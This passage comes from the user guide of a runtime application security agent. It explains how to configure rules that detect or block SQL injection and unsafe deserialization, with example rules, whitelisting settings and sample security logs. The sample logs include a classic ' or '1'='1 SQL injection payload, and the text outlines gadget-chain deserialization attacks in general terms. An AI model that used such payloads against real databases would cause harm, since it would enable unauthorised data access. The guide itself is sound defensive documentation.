protect	A valid SQL injection attack is **not** allowed to be processed by the database. If configured, a log message is generated with details of the event. Optionally, for `protect` action, one can specify a new HTTP 400 response code to be sent by the web-server when the SQL injection takes place using the syntax `http-response: {new-response: {code: 400}}`, for example; `protect(http-response: {new-response: {code: 400}}, message: "", severity: 10)`
detect	Monitoring mode: the application behaves as normal. SQLi attack are allowed by the agent. If configured, a log message is generated with details of the event. A log message **must** be specified with this action.

In the case of `protect`, if no additional configuration is given, the rule will take a default action depending on which of the injection types has occurred. A specific action can be configured for this rule to send an HTTP response with a specified status code and a message as body. These configurations are further described in the table below.

> **WARNING**

The **HTTP 400 (Bad Request)** status code is only supported in the `protect` action declaration.

WARNING

Not all applications / application servers will allow the ***http-response code*** to be actually sent to the client. In cases where the transfer of the data from the server to the client has already started (i.e. where a portion of the webpage has already been rendered, before SQL Injection has happened), the output stream will be closed by the rule PROTECT action, but the delivery of the 200 response code could have already happened.

		successful-attempt	failed-attempt
protect	**default**	A SQLException is thrown by the agent to indicate the SQL statement is invalid, letting the server handle the exception gracefully.	The HTTP connection, from which the malicious data that exploited the SQL statement originated, is disconnected.
	send HTTP 400 (Bad Request) response	The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request).	The server will respond back to the web client with a brand new HTTP response that has been configured with a status code (HTTP 400 Bad Request).
detect		The SQL injection attack is allowed to be processed by the database.	The invalid SQL statement is allowed to be processed by the database.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

INFO

Payload whitelisting can be applied using the property `oceanic.AllowSQLiPayloads`. The value supplied should be a comma-separated list of strings to substring-match against SQLi payloads to be whitelisted and therefore not register as an SQL injection attack.

- To whitelist events where untrusted input contains a substring-match to 'users' :

`oceanic.AllowSQLiPayloads=users`

- To whitelist events where untrusted input contains a substring-match to 'nam', e.g.

name, names, named, naming:

`oceanic.AllowSQLiPayloads=nam`

- To whitelist events where untrusted input contains a substring-match to either 'AND' or 'OR'

`oceanic.AllowSQLiPayloads=AND,OR`

- The substring matches are case-sensitive. If the payload to be whitelisted includes a comma, then the comma should be escaped with a backslash so it is not considered the list delimiter. Therefore, to whitelist events where untrusted input contains a substring-match to 'foo,BAr'

`oceanic.AllowSQLiPayloads=foo\,BAr`

- Whitelisted values may contain spaces. To whitelist events where untrusted input contains a substring-match to 'AND DOB IS NULL' .

`oceanic.AllowSQLiPayloads=AND DOB IS NULL`

Example

The following `sql` rule is used to protect a MySQL database from SQL injection attacks.

The `input` and `injection` conditions are satisfied when the untrusted data originates from an HTTP/HTTPS request, and the resulting SQL statement is either a valid query that will exploit the database, or an invalid query that may disclose information about the database configuration or vendor.

An action of `protect` is defined to ensure that the agent does not allow any malicious SQL statement to be processed by the database. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("SQL mod"):
  requires(version: ARMR/2.7)
  sql("Protect MySql database from SQL Injection attacks"):
    vendor(mysql)
    input(http)
    injection(successful-attempt, failed-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: High)
  endsql
endapp
```

Logging

When the `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-03-30T17:33:55.538+01:00 userX_system java 32008 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect MySql database from SQL Injection attacks|Execute
Rule|High|rt=Mar 30 2021 17:33:55.537 +0100 dvchost=userX_system procid=32008 ap-
pVersion=1 ruleType=sql securityFeature=sql injection act=protect msg=SQL injection
attack detected and blocked databaseVendor=mysql httpSession-
Id=3153E581A645E2A54D3C12D3928473BC sql=SELECT * FROM users_table WHERE
str_name\='' or '1'\='1'; taintSource=HTTP_SERVLET httpRequestUri=/spiracle/Get_int
httpRequestMethod=GET internalHttpRequestUri=/spiracle/Get_int httpCookies=JSES-
SIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAddress=0:0:0:0:0:0:0:1
```

Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("SQL mod - with stacktrace"):
  requires(version: ARMR/2.7)
  sql("Protect MySql database from SQL Injection attacks"):
    vendor(mysql)
    input(http)
    injection(successful-attempt, failed-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: High,
stacktrace: "full")
  endsql
endapp
```

Logging

When the above ARMR `sql` rule is triggered a log entry similar to the following is generated:

```
<10>1 2021-04-01T11:30:25.075+01:00 userX_system java 25024 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect MySql database from SQL Injection attacks|Execute
Rule|High|rt=Apr 01 2021 11:30:25.073 +0100 dvchost=userX_system procid=25024 ap-
pVersion=1 ruleType=sql securityFeature=sql injection act=protect msg=SQL injection
attack detected and blocked stacktrace=oceanic.spiracle.sql.util.SelectUtil.exe-
cuteQuery(SelectUtil.java:67)\noceanic.spiracle.sql.servlet.oracle.Get_int.exe-
cuteRequest(Get_int.java:77)\noceanic.spiracle.sql.servlet.oracle.Get_int.do-
Get(Get_int.java:52)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:624)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
```

```
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) databaseVendor=mysql
httpSessionId=Unknown sql=SELECT * FROM users_table WHERE str_name\='' or '1'\='1';
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/Get_int httpRequestMethod=GET in-
ternalHttpRequestUri=/spiracle/Get_int httpCookies= remoteIpAddress=0:0:0:0:0:0:0:1
```

The following mod enables the agent to automatically detect the database type in use by the application. The mod protects against valid SQL injection attacks that originate from an HTTP/HTTPS request.

```
app("SQL mod 2"):
  requires(version: ARMR/2.7)
  sql("Protect database from successful SQL Injection attacks"):
    vendor(any)
    input(http)
    injection(successful-attempt)
    protect(message: "SQL injection attack detected and blocked", severity: Very-
High)
  endsql
endapp
```

The following mod monitors a MSSQL database, detecting valid SQL injection attacks that originate from a JDBC connection.

```
app("SQL mod 3"):
  requires(version: ARMR/2.7)
  sql("Protect MSSQL database from successful stored SQL Injection attacks"):
    vendor(mssql)
    input(database)
    injection(successful-attempt)
    detect(message: "SQL injection attack detected", severity: 5)
  endsql
endapp
```

The following mod protects an Oracle database against valid SQL injection attacks that originate from an HTTP /HTTPS request. If the entire SQL query has originated from an HTTP/HTTPS request then the mod will let it through to the database.

```
app("SQL mod 4"):
  requires(version: ARMR/2.7)
  sql("Protect Oracle database from successful SQL Injection attacks"):
    vendor(oracle)
    input(http)
    injection(successful-attempt, permit: query-provided)
    protect(message: "SQL injection attack detected and blocked", severity: 8)
  endsql
endapp
```

The following mod does not specify the `vendor` declaration, enabling, by default, the agent to automatically detect the database type in use by the application. The mod protects against invalid attempts at SQL injection that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("SQL mod 5"):
  requires(version: ARMR/2.7)
  sql("Protect database from unsuccessful SQL Injection attacks from various
sources"):
    input(http, database, deserialization)
    injection(failed-attempt)
    protect()
  endsql
endapp
```

The following mod does not specify the `vendor` declaration which is equivalent to specifying `vendor(any)` , as was the case in the previous example above. The mod protects against invalid attempts at SQL injection that originate from various untrusted sources. Logging is switched on by the inclusion of the log message parameter.

```
app("SQL mod 6"):
  requires(version: ARMR/2.7)
  sql("Protect database from unsuccessful SQL Injection attacks from various
sources"):
    input(http, database, deserialization)
    injection(failed-attempt)
    protect(message: "SQL injection failed attempt blocked", severity: Medium)
  endsql
endapp
```

Logging

When the above ARMR `sql` rule is triggered a log entry similar to the following is generated. The `databaseVendor` CEF extension is not an expected CEF extension when a failed-attempt SQL security event is logged

```
<12>1 2024-03-19T10:35:31.342Z userX_system java 5750 - - CEF:0|ARMR|SQL mod
6|2.7|Protect database from unsuccessful SQL Injection attacks from various
sources|Execute Rule|Medium|rt=Mar 19 2024 10:35:31.341 +0000 msg=SQL injection
failed attempt blocked httpSessionId=202A1F3E9FFF5161C87E2612D2DF7EF6 appVersion=1
httpRequestUri=/spiracle/MsSql_Get_int httpCookies=JSESSION-
ID\=202A1F3E9FFF5161C87E2612D2DF7EF6 procid=5750 httpRequestMethod=GET sql=SELECT *
FROM users WHERE id \= '1'' taintSource=HTTP_SERVLET act=protect dvchost=userX_sys-
tem ruleType=sql securityFeature=sql injection internalHttpRequestUri=/spiracle/
MsSql_Get_int remoteIpAddress=127.0.0.1
```

The following mod automatically detects the database type in use by the application. It protects databases against valid SQL injection attacks but also malicious SQL queries that originate from an untrusted HTTP request source. The action configuration in place returns an HTTP 400 response back to the web client with a default message as the response body.

```
app("SQL mod 7"):
  requires(version: ARMR/2.7)
  sql("Protect against SQLI attacks and malicious SQL payloads coming from HTTP"):
    injection(successful-attempt, failed-attempt)
    protect(http-response: {new-response: {code: 400}},
              message: "SQL injection attack detected and blocked", severity: 10)
  endsql
endapp
```

The AAMS Agent v25.2.0 introduces a new CEF extension `sqlTaintPattern` that will be logged in SQL injection events. The `sqlTaintPattern` extension contains details on which of the characters in the SQL injection payload triggering the `sql` rule were tainted (or not tainted), and gives the taint source of each tainted character. For example:

```
sqlTaintPattern=_____________________________JJJJJDDDDDDCCCCCXX_
```

The individual characters correspond with the taint sources of the payload, according to the mapping:

```
DATABASE -> D
HTTP_COOKIE -> C
HTTP_SERVLET -> H
JAVA_DESERIALIZATION -> J
XML_DESERIALIZATION -> X
```

Version: 2.11

Security Features Best Practices

The ARMR platform offers a number of security features that provide detection, protection and remediation of application vulnerabilities and attacks.

This User Guide provides information on the syntax of each security feature and instructions on how to configure them. This section offers more information about the vulnerabilities that the ARMR security features protect against, and best practices regarding rule deployment in production environments.

Version: 2.11

Best Practices - Unsafe Deserialization of untrusted data

Vulnerability Overview

Deserialization of untrusted data (CWE-502) occurs when applications deserialize data from untrusted sources without sufficiently verifying that the resulting data will be valid and therefore the in-memory object will be safe to use. Since this vulnerability can lead to a complete compromise of a vulnerable system, it is considered to be one of the most damaging types of attacks. To make matters worse, deserialization attacks have become one of the most widespread security vulnerabilities to occur over the past few years.

Serialization is the process of converting an object in memory into a stream of bytes in order to store it into the filesystem or transfer it to another remote application. Deserialization is the reverse process that converts the serialized stream of bytes back to an object in memory. All main programming languages, such as Java and .NET, provide facilities to perform native serialization and deserialization and most are vulnerable. Deserialization vulnerabilities are not limited to language deserialization APIs but also encompass libraries that make use of other serialization formats such as XML and JSON.

How the attack works can be summarized in the following steps:

1. A vulnerable application accepts user-supplied serialized objects.
2. An attacker performs the attack by:
    i. creating a malicious gadget chain (sequence of method calls)
    ii. serializing it into a stream of bytes using the serialization API
    iii. sending it to the application
3. Deserialization occurs when the vulnerable application reads the received stream of bytes and tries to construct the object.
4. When a malicious object gets deserialized, the gadget chain is executed and the system is compromised.

Recommended Security Controls

According to the CERT and MITRE recommendations, to be protected against Deserialization attacks, applications must:

- Minimize privileges before deserializing from a privileged context.
- Not invoke potentially dangerous operations during deserialization.

Additionally OWASP states the following:

- Malformed data or unexpected data could be used to abuse application logic.
- Malicious objects can abuse the logic of custom deserializers in order to affect code execution.

How Protection Works

In accordance with the CERT, MITRE and OWASP recommendations and observations, AAMS Agent protects against deserialization attacks (CWE-502) by addressing the problem from a privilege escalation (CWE-250) and an API abuse (CWE-227) point of view.

The task of deserialization is to convert a stream of bytes into an object in memory. The runtime platform (e.g. JVM) should allow this conversion but should not allow more privileged operations that are outside of the scope of the object deserialization API. Deserialization attacks depend on invoking API methods that are considered to be privileged, such as `java.lang.Runtime.exec()`, in order to perform an attack. The goal of the deserialization attack is to create a gadget chain that will reach and execute these privileged platform functions and execute the payload on the system. The payload could abuse the filesystem, the operating system, or system resources.

On specific object deserialization operations (called boundaries), the AAMS Agent constructs a dynamic restricted micro-compartment on the execution thread and continues the object deserialization inside it. It de-escalates the privileged operations in the micro-compartment and monitors the usage of resources. If a privileged function is invoked inside the micro-compartment, the execution is terminated and the payload is not executed. The same logic applies for Denial of Service attacks, if resources are abused inside the micro-compartment, then the deserialization process will be terminated and the attack will be prevented before the system resources are exhausted. The micro-compartment is destroyed on a non-malicious object deserialization completion and privilege de-escalation is revoked on the executing thread. We support popular deserialization APIs and formats that can be used across the application. Additionally, the AAMS Agent is able to protect against attacks regardless of the untrusted source e.g. when the serialized data is coming from an HTTP client (such as an external web request) or data coming from another internal system (such as a message queue).

The privilege de-escalation micro-compartment offers protection against deserialization attacks without depending on white or black listing known dangerous classes used by publicly available gadget chains and exploits. This allows users to deploy new versions of their applications without having to profile their application's new functionality and adjust the white/black lists accordingly. We offer protection against Deserialization attacks via the `deserial` declaration in the ARMR Marshal rule. Currently, there are 2 deserial rules:

1. The `rce()` rule, that protects against Remote Code Execution (RCE) deserialization attacks

2. The `dos()` rule, that protects against Denial-of-Service (DoS) deserialization attacks

Enabling these rules sets up the privilege de-escalation runtime micro-compartmentalization framework that monitors and controls memory allocation, CPU utilization, circular dependency depths, code injection, and privilege escalation during deserialization operations.

Protective Action

When the deserial rule is enabled in protect mode and a deserialization attack is identified then the malicious deserialization operation is terminated and a Java exception is thrown back to the application, in accordance with the deserialization API.

Rule Applicability

The deserial rules can be safely enabled in all types of applications in order to be protected against Java and XML deserialization attacks. Note that JSON deserialization vulnerabilities are not currently supported. XML deserialization vulnerabilities can be introduced by different XML APIs and libraries. Currently, the only XML API that is supported is `java.beans.XMLDecoder`.

We advise the rules to be enabled even if the application does not explicitly perform deserialization operations. This is because deserialization can occur anywhere in the Java stack e.g. in WebLogic, Struts, Spring, Log4j, etc.

The deserial rules do not require any configuration overall. In very rare occasions, privileges restricted by the deserialization micro-compartment might be required by the protected application. In such cases, the `AllowDeserialPrivileges` property must be used to fine-tune the micro-compartment to allow the given privilege.

For example:

```
oceanic.AllowDeserialPrivileges=java.lang.SecurityManager.<init>(),java.lang.Sys-
tem.getenv()
```

Best Practices

Because of the criticality of the vulnerability as well as because users typically are unaware if there are components anywhere in their Java stack, we recommend enabling both deserial rules in order to be protected against both RCE and DoS deserialization attacks.

References

- **https://cwe.mitre.org/data/definitions/502.html: https://cwe.mitre.org/data/definitions/502.html**

- https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data: https://owasp.org/www-community/vulnerabilities/Deserialization_of_untrusted_data

- https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=88487787: https://wiki.sei.cmu.edu/confluence/pages/viewpage.action?pageId=88487787